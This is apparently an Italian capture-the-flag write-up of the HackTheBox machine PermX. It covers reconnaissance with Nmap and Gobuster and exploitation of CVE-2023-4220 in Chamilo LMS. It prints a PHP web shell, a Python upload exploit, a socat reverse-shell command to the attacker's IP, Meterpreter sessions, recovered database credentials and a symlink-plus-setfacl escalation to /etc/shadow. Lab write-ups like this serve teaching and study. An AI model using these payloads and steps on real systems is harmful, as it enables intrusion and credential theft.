- `-sC`: esegue gli script di default per la raccolta di informazioni
- `-sV`: prova a raccogliere le versioni dei servizi trovati.

In Figura 3.1 viene visualizzato l'output del primo tentativo di esecuzione del comando. Il programma non dispone dei permessi sufficienti per l'invio di pacchetti di tipo IP. Rie-seguendo lo stesso comando come amministratore, preponendo `sudo` al comando, dopo qualche minuto, si ottiene l'output in Figura 3.2. La scansione UDP si effettua sostituendo l'opzione `-sS` con `-sU`; questa impiega più tempo e, inoltre, si rivela inconclusiva, identificando soltanto un servizio DHCP. Si prosegue, quindi, ad indagare sui servizi TCP. Il primo servizio è SSH sulla porta 22, estremamente comune; il secondo è un server web Apache sulla porta 80, altrettanto comune. Nell'output si menziona, nel titolo della pagina web, il mancato avvenimento di un redirect all'indirizzo `http://permx.htb`. Poiché entrambi i servizi sono standard, e le loro versioni sono recenti, si prosegue con l'esplorazione del servizio web tramite browser.

```
[stefano@arch ~]$ nmap -sS -sC -sV 10.10.11.23
You requested a scan type which requires root privileges.
QUITTING!
```

Figura 3.1: Primo tentativo di scansione Nmap

```
Nmap scan report for 10.10.11.23
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52
|_ http-title: Did not follow redirect to http://permx.htb
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 3.2: Output della scansione di Nmap

Immettendo `http://10.10.11.23` nella barra di navigazione, si viene reindirizzati immediatamente a `http://permx.htb`. Questo spiega la presenza del messaggio precedente, destinato ai client che non implementano i redirect. Il nuovo indirizzo, tuttavia, non è accessibile al browser. Nella sezione *Network* di Firefox è possibile vedere la successione di richieste effettuate dal browser (Figura 3.3). Come già noto, il server risponde alla richiesta sul proprio indirizzo IP con un'istruzione di redirect (status code 302). Il browser, però, non riesce a trovare l'host associato al nuovo URL che termina con `.htb`. Il problema è, quindi, nella risoluzione del dominio. Tentare una risoluzione DNS del dominio con altri strumenti è superfluo: `htb` non è neanche un TLD registrato, semplicemente le iniziali di HackTheBox.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	640 ms
302	GET	10.10.11.23	/	document	Type	241 B	0 B	0 ms	640 ms
	GET	permx.htb	/	document	Type	NS_ERROR_UNKNOWN_HOST	0 B	0 ms	0 ms

Figura 3.3: Sezione Network degli strumenti di sviluppatore Firefox

Per poter raggiungere la macchina al suo indirizzo IP tramite il dominio `permx.htb` occorre configurare il nostro sistema per tradurlo appositamente. La risoluzione dei domini, nei sistemi Linux, segue una precisa gerarchia di tentativi. Oltre ad eventuali cache, prima di contattare un server DNS, il sistema cerca l'IP di un dominio nel file `/etc/hosts`. Agli utenti, normalmente, è consentito soltanto leggere questo file. Per modificarlo occorre avviare un editor con i permessi di amministratore. Nella macchina utilizzata era presente di default `127.0.0.1 localhost`; si è aggiunto quindi `10.10.11.23 permx.htb` nella riga successiva (Figura 3.4). Una volta salvato il file, la modifica ha effetto immediato; ricaricando la pagina web è possibile accedere alla home page di un servizio di e-learning (Figura 3.5).

Il sito web ha diverse sezioni; tuttavia, molti dei link ricaricano semplicemente la pagina corrente; la funzione "Join Now", in alto a destra, ad esempio, si comporta in questo modo. Nella sezione "contatti" è presente un form; i suoi input, tuttavia, non hanno gli attributi `name`; di conseguenza, anche in questo caso, la funzione `submit` non invia dati ed effettua soltanto il ricaricamento della pagina. Il footer del sito (Figura 3.6) contiene un input per l'iscrizione a una newsletter, anche questa non funzionante; il footer contiene anche un indirizzo email;

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
127.0.0.1 localhost  
10.10.11.23 permx.htb  
~  
~
```

Figura 3.4: Modifica tramite Vim del file `/etc/hosts`

tuttavia, il dominio `htb.com` non è affiliato con HackTheBox. Dai crediti presenti nel footer in basso a sinistra viene confermato che il sito non è altro che un template di una piattaforma che fornisce temi predefiniti. Sembra, finora, di non essere riusciti a trovare molto.




Figura 3.5: Home page del sito web `http://permx.htb`




Figura 3.6: Footer del sito con newsletter

Non avendo trovato ancora nessuna funzione rilevante del sito, si è scelto di proseguire subito con Gobuster. Un altro approccio ugualmente valido sarebbe potuto essere il crawling. Poiché il sito è all'apparenza molto contenuto e non ramificato si è preferito, però, tentare di trovare contenuti totalmente nascosti. Il primo luogo in cui cercare sono le risorse a percorsi che estendono il dominio principale; per fare ciò si può utilizzare la modalità `dir` di Gobuster. La collezione `SecLists`, nella cartella `Web-Content` all'interno di `Discovery`, contiene wordlist apposite per "scoprire" delle risorse web. Quest'ultima contiene elenchi di dimensioni diverse con termini statisticamente frequenti nei path dei siti web; si è scelto di usare direttamente la wordlist generica `big.txt`. In Figura 3.7 è presente il risultato della scansione; possiamo osservare che le uniche risorse accessibili individuate sono directory di risorse statiche. Osserviamo subito che, però, mancano le pagine individuate manualmente; si nota, infatti, che il sito, per restituire le pagine (`index.html`, `contacts.html`, `404.html`,

etc.), richiede necessariamente l'estensione `html`. Questi nomi comuni sono presenti nella `wordlist`; Gobuster deve, però, essere istruito per includere eventuali estensioni, tramite la flag `-x`. Ripetendo la scansione non si trovano, comunque, pagine sconosciute. Nelle directory individuate è attiva l'indicizzazione dei file: `img` include soltanto immagini; le altre directory `js`, `css` e `lib` includono soltanto file semplici e codice open source per il funzionamento delle animazioni del sito.

```
[stefano@arch ~/HackTheBox/PermX]$ gobuster dir -u http://permx.htb
-w SecLists/Discovery/Web-Content/big.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://permx.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: SecLists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htpasswd (Status: 403) [Size: 274]
./htaccess (Status: 403) [Size: 274]
/css (Status: 301) [Size: 304] [--> http://permx.htb/css/]
/img (Status: 301) [Size: 304] [--> http://permx.htb/img/]
/js (Status: 301) [Size: 303] [--> http://permx.htb/js/]
/lib (Status: 301) [Size: 304] [--> http://permx.htb/lib/]
/server-status (Status: 403) [Size: 274]
Progress: 20476 / 20477 (100.00%)
=====
Finished
=====
```

Figura 3.7: Scansione dir con Gobuster

```
[stefano@arch ~/HackTheBox/PermX]$ gobuster vhost -u http://permx.htb
-w SecLists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://permx.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
[+] Append Domain: true
=====
Starting gobuster in VHOST enumeration mode
=====
Found: whm.permx.htb Status: 302 [Size: 279] [--> http://permx.htb]
Found: webmail.permx.htb Status: 302 [Size: 283] [--> http://permx.htb]
Found: smtp.permx.htb Status: 302 [Size: 280] [--> http://permx.htb]
Found: pop.permx.htb Status: 302 [Size: 279] [--> http://permx.htb]
Found: cpanel.permx.htb Status: 302 [Size: 282] [--> http://permx.htb]
Found: mail.permx.htb Status: 302 [Size: 280] [--> http://permx.htb]
Found: ftp.permx.htb Status: 302 [Size: 279] [--> http://permx.htb]
Found: localhost.permx.htb Status: 302 [Size: 285] [--> http://permx.htb]
```

Figura 3.8: Scansione dei vhost con Gobuster

Si prosegue, quindi, con la scansione `vhost` di Gobuster. Invece di inserire termini casuali nel path, questa procedura contatta il server variando solo l'header `Host` delle richieste, senza effettuare alcuna risoluzione DNS diversa da `permx.htb`. Poiché vogliamo indagare su sottosezioni del sito PermX, e le wordlist contengono parole singole, è necessario utilizzare l'opzione `--append-domain` per inviare l'host completo nel formato `PAROLA.permx.htb`,

come farebbe un browser. Le wordlist delle SecLists adatte a questo scopo sono le stesse per la ricerca di sottodomini DNS. L'esecuzione del comando (Figura 3.8) restituisce una quantità enorme di risultati. Tutti gli host, infatti, sembrano reindirizzare all'host principale. Per cercare qualche host particolare, si è salvato l'output del comando e, utilizzando `cat` e `grep`, si sono filtrate le righe dell'output contenenti 200 (Figura 3.9). Si scopre, in questo modo, che l'indirizzo `lms.permx.htb` risponde proprio con uno status code 200. L'output include anche altre righe irrilevanti, dove 200 è presente nell'host, e sono mostrate le diverse dimensioni delle risposte che, in questo caso, suggeriscono di aver trovato qualcosa.

```
[stefano@arch ~/HackTheBox/Permx]$ cat outfull.txt | grep 200
Found: lms.permx.htb Status: 200 [Size: 19347]
Found: 2009.permx.htb Status: 302 [Size: 280] [--> http://permx.htb]
Found: 2008.permx.htb Status: 302 [Size: 280] [--> http://permx.htb]
```

Figura 3.9: Filtraggio dei risultati tramite `grep`

Navigando tramite browser all'indirizzo `http://lms.permx.htb/` si avrà lo stesso problema incontrato in precedenza per `http://permx.htb`. Il tool Gobuster, infatti, come spiegato, non effettua la risoluzione del dominio per `lms.permx.htb`; il browser invece deve. Questo si risolve in modo simile aggiungendo `10.10.11.23 lms.permx.htb` al file `/etc/hosts`. Caricando la pagina in questione, si presenta un portale riservato dell'applicazione Chamilo, un Learning Management System (LMS) open-source (Figura 3.10). Attualmente la Versione 2.0 di Chamilo è in sviluppo; il software mira a offrire molte funzioni di supporto alla didattica, come la gestione di corsi o contenuti online collaborativi. Ispezionando il contenuto della pagina web, nei metadati, sotto `generator`, è presente la dicitura Chamilo 1; si assume che questa sia, almeno, la versione principale. Una rapida ricerca nel repository GitHub di Chamilo¹ conferma che nel template delle view è stampato solo il primo numero della versione (Figura 3.11); non si conosce, quindi, la versione specifica.




Figura 3.10: Portale di accesso dell'applicazione Chamilo

Non disponendo di alcune credenziali note, essendo la pagina di Chamilo l'unico aspetto interessante del servizio web, si ricercano vulnerabilità conosciute per questa applicazione. La ricerca sul web di "Chamilo 1 CVE" informa di alcune vulnerabilità molto gravi; una, in particolare, con il codice CVE-2023-4220, consente l'esecuzione remota di comandi

¹<https://github.com/chamilo/chamilo-lms>

```

8  {{ browser_specific_head }}
9  <link rel="apple-touch-icon" href="{{ _p.web }}apple-touch-icon.png" />
10 <meta name="apple-mobile-web-app-capable" content="yes" />
11 <meta name="Generator" content="{[_s.software_name]} {[_s.system_version|slice(0,1)]}" />
12 {# Use the latest engine in ie8/ie9 or use google chrome engine if available #}
13 {# Improve usability in portal devices #}
14 <meta name="viewport" content="width=device-width, initial-scale=1.0">

```

Figura 3.11: Primo risultato di ricerca per "meta generator" nel repository

senza autenticazione. Questa vulnerabilità, scoperta dalla compagnia Star LABS, sfrutta l'implementazione insicura di una funzione di upload presente fino alla Versione 1.11.24.

3.2 Exploitation

Il report sulla vulnerabilità fornito da Star LABS² include uno snippet del codice vulnerabile (Figura 3.12). Il nome del file di cui si effettua l'upload (nella variabile `$name`) non è sanitizzato ma semplicemente concatenato alla directory base dove salvare i file; questo consente, quindi, l'upload di file con estensione `php` e, se il web server è configurato per rendere disponibili questi file, rende possibile l'esecuzione di codice arbitrario lato server.

```

class BigUploadResponse
{
    ...
    public function postUnsupported()
    {
        $name = $_FILES['bigUploadFile']['name']; // [1]
        $size = $_FILES['bigUploadFile']['size'];
        $tempName = $_FILES['bigUploadFile']['tmp_name'];

        if (filesize($tempName) > $this->maxSize) {
            return get_lang('UplFileTooBig');
        }

        if (move_uploaded_file($tempName, $this->getMainDirectory().$name)) { // [2]
            return get_lang('FileUploadSuccess');
        } else {
            return get_lang('UplUnableToSaveFile');
        }
    }
    ...
}

```

Figura 3.12: Codice di upload vulnerabile, CVE-2023-4220 (Star LABS)

L'upload di file necessita di effettuare una richiesta di tipo `POST` con encoding `multipart`. Qualsiasi metodo che consente di definire l'estensione del file in questo modo è valido per l'exploitation. La rotta gestita dal codice vulnerabile a cui effettuare la richiesta è la seguente:

```
1 /main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported
```

Il campo di upload del file deve avere il nome `bigUploadFile`. Il payload più semplice da realizzare per testare la presenza della vulnerabilità è una *web shell*, una pagina che consente l'invocazione di comandi sul server. Utilizzando PHP è possibile in questo modo:

```
1 <?php system($_GET["cmd"]); ?>
```

²<https://starlabs.sg/advisories/23/23-4220/>

Questo semplice codice esegue sul sistema il comando ricevuto nell'argomento della query cmd e risponde con l'output. Non è necessario salvare il codice in un file; librerie come requests di Python consentono di controllare interamente i dati di una richiesta di upload, incluso il nome del file e il suo contenuto; si propone, di seguito, un exploit a questo fine.

```
1 import requests
2
3 HOST = 'http://lms.permx.htb'
4 UPLOAD_ENDPOINT = HOST + '/main/inc/lib/javascript/bigupload/inc/bigUpload.php?
    action=post-unsupported'
5
6 file_name = 'shell.php'
7 file_content = '<?php system($_GET["cmd"]) ?>'
8 res = requests.post(
9     UPLOAD_ENDPOINT,
10    files={'bigUploadFile': (file_name, file_content)})
11 )
12 if res.status_code == 200:
13     uploaded_url = HOST + '/main/inc/lib/javascript/bigupload/files/' + file_name
14     print('Uploaded file: ' + uploaded_url)
15 else:
16     print('Failed to upload')
```

Eseguendo lo script, se l'upload del file avviene correttamente, viene stampato sullo schermo l'indirizzo a cui dovrebbe essere accessibile dal server, secondo quanto specificato nel report della vulnerabilità. L'esecuzione dell'exploit ha successo al primo tentativo (Figura 3.13).

```
[stefano@arch ~/HackTheBox/PermX]$ python exploit.py
Uploaded file: http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/shell.php
```

Figura 3.13: Esecuzione dell'exploit scritto in Python

Navigando all'URL stampato è accessibile una pagina bianca, diversa da quella di 404. La web shell è effettivamente disponibile; aggiungendo all'indirizzo ?cmd=whoami è possibile eseguire un primo comando. L'output della pagina, senza sorprese, è www-data, l'utente associato al web server. Inviare comandi in questo modo non è molto comodo; tuttavia, è possibile trovare alcuni programmi installati, netcat non sembra rispondere, socat, invece, risponde al comando socat -V, che ne stampa la versione. La presenza di Socat semplifica l'ottenimento di una reverse shell, altrimenti, sarebbe stato comunque possibile utilizzare soltanto PHP. Prima ancora di eseguire comandi sulla macchina remota, però, è necessario avviare lo script per gestire le connessioni in ingresso sulla nostra macchina (Figura 3.14).

```
[stefano@arch ~/HackTheBox/PermX]$ ./msf.sh generic/shell_reverse_tcp
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
LHOST => 10.10.14.13
LPORT => 4444
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.14.13:4444
msf6 exploit(multi/handler) >
```

Figura 3.14: Avvio del modulo di gestione delle connessioni locali

Una volta avviato, lo script stampa che il nostro IP nella VPN è 10.10.14.13 e inizia l'ascolto sulla porta TCP 4444. È ora possibile eseguire comandi sulla macchina remota per connettersi, accertandosi di riutilizzare i dati stampati. Socat usa la seguente sintassi:

```
1 socat TCP:10.10.14.13:4444 EXEC:/bin/bash
```

Dopo l’invio del comando tramite la web shell, si nota che la pagina resta in fase di caricamento (Figura 3.15): socat blocca l’esecuzione. La console di Metasploit, invece, riceve rapidamente una connessione (Figura 3.16). Appena ricevuta la connessione si avvia il comando `sessions -u 1` per elevarla a sessione Meterpreter. Qualche secondo dopo dovrebbe arrivare una seconda connessione. In un primo tentativo, in realtà, si sono presentati dei problemi in quanto la funzione di upgrade avvia un’altra porta in ascolto, nel caso specifico la 4433, che però era protetta dal firewall locale. Risolto questo problema, si ottiene senza difficoltà una sessione Meterpreter ed è possibile interagire con questa (Figura 3.17).




Figura 3.15: Avvio della connessione dalla macchina tramite socat

```
[*] Command shell session 1 opened (10.10.14.13:4444 -> 10.10.11.23:48412) at 2024-07-16 20:38:49 +0100
```

Figura 3.16: Connessione della macchina remota su Metasploit

```
msf6 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type                Information                Connection
  --  ---  --                -
  1    shell sparc/bsd      10.10.14.13:4444 -> 10.10.11.23:48412 (10.10.11.23)
  2    meterpreter x86/linux www-data @ 10.10.11.23 10.10.14.13:4433 -> 10.10.11.23:52584 (10.10.11.23)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > ls
Listing: /var/www/chamilo/main/inc/lib/javascript/bigupload/files
=====

Mode                Size  Type  Last modified          Name
----                -
100644/rw-r--r--    29   fil   2024-07-16 20:38:07 +0100 shell.php

meterpreter >
```

Figura 3.17: Connessione al sistema tramite sessione Meterpreter

Esplorando il sistema, si osserva che è presente la home di un utente `/home/mtz`; tuttavia, non è possibile leggerne il contenuto. L’utente `www-data` consente accesso, però, alla cartella `/var/www` usata da Apache. Il primo sito web esplorato si trova in `/var/www/html`; Chamilo, invece, si trova nella cartella `/var/www/chamilo`. Il primo servizio, anche dal backend, si conferma poco interessante; le risorse presenti sono le stesse enumerate in precedenza; inoltre, non sono presenti database. Il secondo servizio sembra, invece, più complicato.


Ispezionando i file nella cartella principale di Chamilo, l’unico dal contenuto apparentemente interessante è il file `.travis.yml`. Travis è un tool per la continuous integration. Nel file di configurazione sono presenti le istruzioni per il setup e il deploy del servizio. Si trovano anche delle password molto deboli che non sono riutilizzate né dall’utente `mtz` né per accedere a `lms.permx.htb`.

Non si è trovata ancora la flag `user`, probabilmente nascosta nella home folder di `mtz`; trovare la sua password potrebbe essere uno dei modi di proseguire; a questo scopo, ci interessa accedere ai dati di eventuali utenti registrati al portale ed esplorare i file di configurazione. Per comprendere meglio l'organizzazione del software, è necessario cercarne la sua documentazione; questa, si scopre, è inclusa nella cartella principale di Chamilo. Clonato il repository localmente, si inizia a leggere la porzione della guida legata all'installazione; il file `installation_guide.html`, contiene un'informazione interessante: in una sezione cita la presenza e l'importanza di una cartella di configurazione `chamilo/app/config` (Figura 3.18). Poiché questa cartella non è ancora stata esplorata, si procede immediatamente a copiarla localmente tramite il comando `download` di Meterpreter. Una volta scaricata, nel file `configuration.php`, si riescono a trovare le credenziali di un database, in Figura 3.19. Prima ancora di tentare l'accesso a `mysql`, si prova la password per accedere con SSH all'utente `mtz`. La password è corretta e si ottiene così la prima flag (Figura 3.20).

Post-installation security checklist

- **Protect your configuration folder:** make sure no one (but you) can overwrite it. You can find the config directory in (*chamilo folder*)/app/config. Make it read-only (windows/ xwindows: right-click the file to edit the properties. linux/bsd/macosex: use the `chmod 0555` command). The config file is created by your web server (Apache + PHP, usually) so you may need to be root user to change its permissions.
- **Configure your Chamilo portal:** in the administration section of Chamilo, you can use the Chamilo Configuration Settings to adjust the behavior of your installation.
- For stronger security tips, please check our new [security guide](#) for more

Figura 3.18: Sezione della guida di installazione di Chamilo



```

16 // Database connection settings.
17 $_configuration['db_host'] = 'localhost';
18 $_configuration['db_port'] = '3306';
19 $_configuration['main_database'] = 'chamilo';
20 $_configuration['db_user'] = 'chamilo';
21 $_configuration['db_password'] = '03F6LY3uXAP2bkW8';

```

Figura 3.19: Configurazione delle credenziali del database di Chamilo

```

[stefano@arch ~]$ ssh mtz@10.10.11.23
mtz@10.10.11.23's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)
...

mtz@permx:~$ ls
user.txt
mtz@permx:~$ cat user.txt
9a0a855e9c68c1ab557ef9ec1b846643

```

Figura 3.20: Connessione SSH e flag dell'utente `mtz`

3.3 Privilege escalation

Uno dei primi comandi utili nella ricerca di possibili privilege escalation in un sistema Linux è il comando `sudo -l`. Questo consente di elencare i permessi specifici di un utente legati a `sudo`, nel caso dell'utente `mtz`, l'esecuzione di questo comando rivela che può eseguire lo script `/opt/acl.sh` tramite `sudo` senza bisogno di autenticazione. Si possono vedere più informazioni sul file tramite `ls -l /opt/acl.sh`. Il proprietario del file è l'utente `root`; a `mtz` è consentita la lettura e l'esecuzione ma non la scrittura, se avesse potuto, la privilege escalation sarebbe stata immediata. Di seguito si riporta il contenuto del file, letto con `cat`:

```

1 #!/bin/bash
2
3 if [ "$#" -ne 3 ]; then
4     /usr/bin/echo "Usage: $0 user perm file"
5     exit 1
6 fi
7
8 user="$1"
9 perm="$2"
10 target="$3"
11
12 if [[ "$target" != /home/mtz/* || "$target" == *.* ]]; then
13     /usr/bin/echo "Access denied."
14     exit 1
15 fi
16
17 # Check if the path is a file
18 if [ ! -f "$target" ]; then
19     /usr/bin/echo "Target must be a file."
20     exit 1
21 fi
22
23 /usr/bin/sudo /usr/bin/setfacl -m u:"$user": "$perm" "$target"

```

Lo script è fondamentalmente una chiamata a `/usr/bin/setfacl` ma con gli argomenti controllati. Una ricerca online informa che l'eseguibile a questo percorso è utilizzato per modificare le *Access Control List* (ACL) di un file. I controlli ACL offrono uno strumento integrativo all'access control tradizionale dei sistemi Unix. Queste liste consentono di associare permessi di lettura scrittura ed esecuzione (`rwX`) a un numero arbitrario di gruppi o utenti specifici, piuttosto che soltanto per *owner*, *group* e *universe*. Questo meccanismo risulta molto flessibile e consente di impostare permessi più specifici. Le ACL, inoltre, hanno la priorità quando estendono l'accesso. Il comando `getfacl` consente di visualizzare le liste ACL dei file; `setfacl`, associato a `/usr/bin/setfacl`, consente di impostarle.

Analizzando il codice dello script si osserva che sono richiesti necessariamente tre argomenti: l'utente, i permessi e il file target. Il percorso del file target, inoltre, deve iniziare con `/home/mtz` e non deve contenere `..` in nessuna posizione; quest'ultima verifica consente di evitare una specie di *path traversal*. Il secondo `if` sembra verificare la presenza di un file al percorso fornito; se presente, infine, si esegue il comando `setfacl`; l'opzione `-m` del comando modifica i permessi attuali di un file per l'utente richiesto. È chiaro che questo script potrebbe essere causa di privilege escalation; infatti, aggiungere permessi di scrittura su file di configurazione del sistema per l'utente `mtz` potrebbe consentire di aumentarne i permessi. Le restrizioni sul percorso del file sembrano impedire la modifica delle impostazioni di sistema; la home folder contiene solitamente file personali e configurazioni valide soltanto per l'utente. Come già detto, per via della verifica su `..`, non è possibile preporre `/home/mtz/../../` a un percorso totalmente arbitrario. Una strada da esplorare sono però i *link*, collegamenti del file system che consentono di rendere accessibili le risorse in percorsi diversi. I due tipi di link esistenti sono *hard link* e *symbolic link* (o *symlink*). Noi intendiamo utilizzarli per accedere a risorse di sistema a un percorso sotto la home di `mtz`. La creazione di un hard link a un file di sistema richiede, però, permessi di root. Possiamo, comunque, creare un symlink a qualsiasi destinazione, anche inesistente. Il symlink non è altro che un file contenente la stringa di un percorso. Quando il file al percorso di un symlink viene richiesto regolarmente al file system, quest'ultimo "segue" il collegamento e restituisce il file al percorso puntato. I symlink, comunque, sono file separati e non tutti i programmi ne effettuano la risoluzione; per esempio: `rm` elimina il symlink e non il file puntato. In merito a questo, occorre informarsi su come sia eseguita la verifica sul file con `-f`. Le espressioni in Bash sono calcolate tramite

il comando `test`. In Figura 3.21 si riportano le porzioni rilevanti dell'output di `man test`. Si rivela che l'opzione `-f` richiede che un file esista e sia "regolare", ovvero che non sia una directory, tuttavia, prima di svolgere questa verifica, con enorme fortuna, i symlink sono dereferenziati.

```
-e FILE
    FILE exists

-f FILE
    FILE exists and is a regular file
...

Except for -h and -L, all FILE-related tests dereference symbolic
links. Beware that parentheses need to be escaped (e.g., by back-
slashes) for shells. INTEGER may also be -l STRING, which evaluates to
the length of STRING.
```

Figura 3.21: Informazioni utili sul manuale di `test`

Occorre, adesso, scegliere un file da utilizzare come target dello script che sia modificabile per ottenere i privilegi di root. Il file `/etc/passwd` storicamente contiene le informazioni degli utenti di un sistema Unix. Le password degli utenti, invece, sono crittografate in `/etc/shadow`, non leggibile agli utenti. Possiamo creare un symlink a questo file nella home di `mtz` tramite `ln -s /etc/shadow`; il link creato si chiamerà `shadow`. Eseguendo lo script con `sudo /opt/acl.sh mtz rw /home/mtz/shadow` l'utente `mtz` potrà ora leggere e modificare `/etc/shadow`. Possiamo salvare una copia dell'hash attuale associato all'utente `root` per reimpostarlo in seguito, oppure, sostituirlo direttamente (Figura 3.22).

```
root:$y$j9T$VEMcaSLa00vSE3mYgRXRv/$tNXyDTRyCAkwoSHhLyIoCS91cLvPEp/hh0r4NTBImS7:19742:0:99999:7:::
daemon*:19579:0:99999:7:::
bin*:19579:0:99999:7:::
```

Figura 3.22: Prime righe del file `/etc/shadow`, hash di `root` originale

L'algoritmo di hashing delle credenziali è variabile e viene determinato dal carattere dopo il primo `$`. Tramite `openssl passwd [password]` possiamo ottenere l'hash di una password qualsiasi oppure possiamo copiare dallo stesso file l'hash di `mtz`, in quanto ne conosciamo la password. Infine, tramite il comando `switch user su root`, possiamo accedere con la password conosciuta e leggere la flag finale in `/root/flag.txt` (Figura 3.23).

```
mtz@permx:~$ su root
Password:
root@permx:/home/mtz# cd /root
root@permx:~# ls
backup reset.sh root.txt
root@permx:~# cat root.txt
c8b3a7a38453f3da56918342b739d214
```

Figura 3.23: Cambio utente e lettura della flag di root

